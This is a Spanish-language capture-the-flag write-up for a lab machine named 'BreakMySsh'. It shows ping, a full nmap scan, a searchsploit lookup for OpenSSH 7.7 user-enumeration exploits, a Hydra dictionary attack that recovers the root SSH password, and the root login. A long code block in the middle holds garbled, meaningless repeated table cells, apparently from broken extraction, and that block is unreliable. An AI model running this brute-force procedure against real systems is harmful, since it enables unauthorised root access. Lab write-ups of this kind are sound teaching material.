
Máquina BreakMySsh

1. Realicé un ping a la máquina objetivo para verificar su conectividad:

```
ping -c 1 172.17.0.2
```

El resultado mostró que la máquina estaba disponible y respondía correctamente al ping, lo que significa que la conexión de red estaba funcionando bien:

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data. 64 bytes from 172.17.0.2:



2. Ejecuté un escaneo de puertos con Nmap para detectar los servicios disponibles:

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Este escaneo me permitió identificar que el único puerto abierto en la máquina objetivo es el puerto 22, que corresponde al servicio SSH (OpenSSH 7.7):

PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.7 (protocol 2.0)

```
| Pack | 1.2 | 3.4 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 1.2 | 4.6 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.6 | 4.2 | 4.2 | 4.6 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2 | 4.2
```


3. Busqué posibles vulnerabilidades para OpenSSH 7.7 utilizando Searchsploit:

```
searchsploit openssh 7.7
```

Encontré algunos exploits relacionados con la enumeración de usuarios en versiones de OpenSSH anteriores a la 7.7, como:

```
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
```


Esto me dio una idea de las posibles vulnerabilidades que podría explotar, aunque en este caso, no las utilicé para la auditoría.



4. Realicé un ataque de diccionario utilizando Hydra para probar contraseñas comunes contra el servicio SSH:

hydra -l root -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt ssh://172.17.0.2

El ataque se realizó con el archivo de contraseñas "rockyou-75.txt", y después de varios intentos, Hydra encontró que la contraseña correcta para el usuario root era estrella:



5. Finalmente, me conecté al servidor SSH utilizando la contraseña que encontré:

```
ssh root@172.17.0.2
```

Al ingresar la contraseña estrella, logré acceso al sistema como el usuario root. Para confirmar que estaba dentro como root, ejecuté el comando whoami:

```
root@89f1dbd4c182:~# whoami root
```

Esto confirmó que ahora tenía acceso completo al sistema como superusuario.

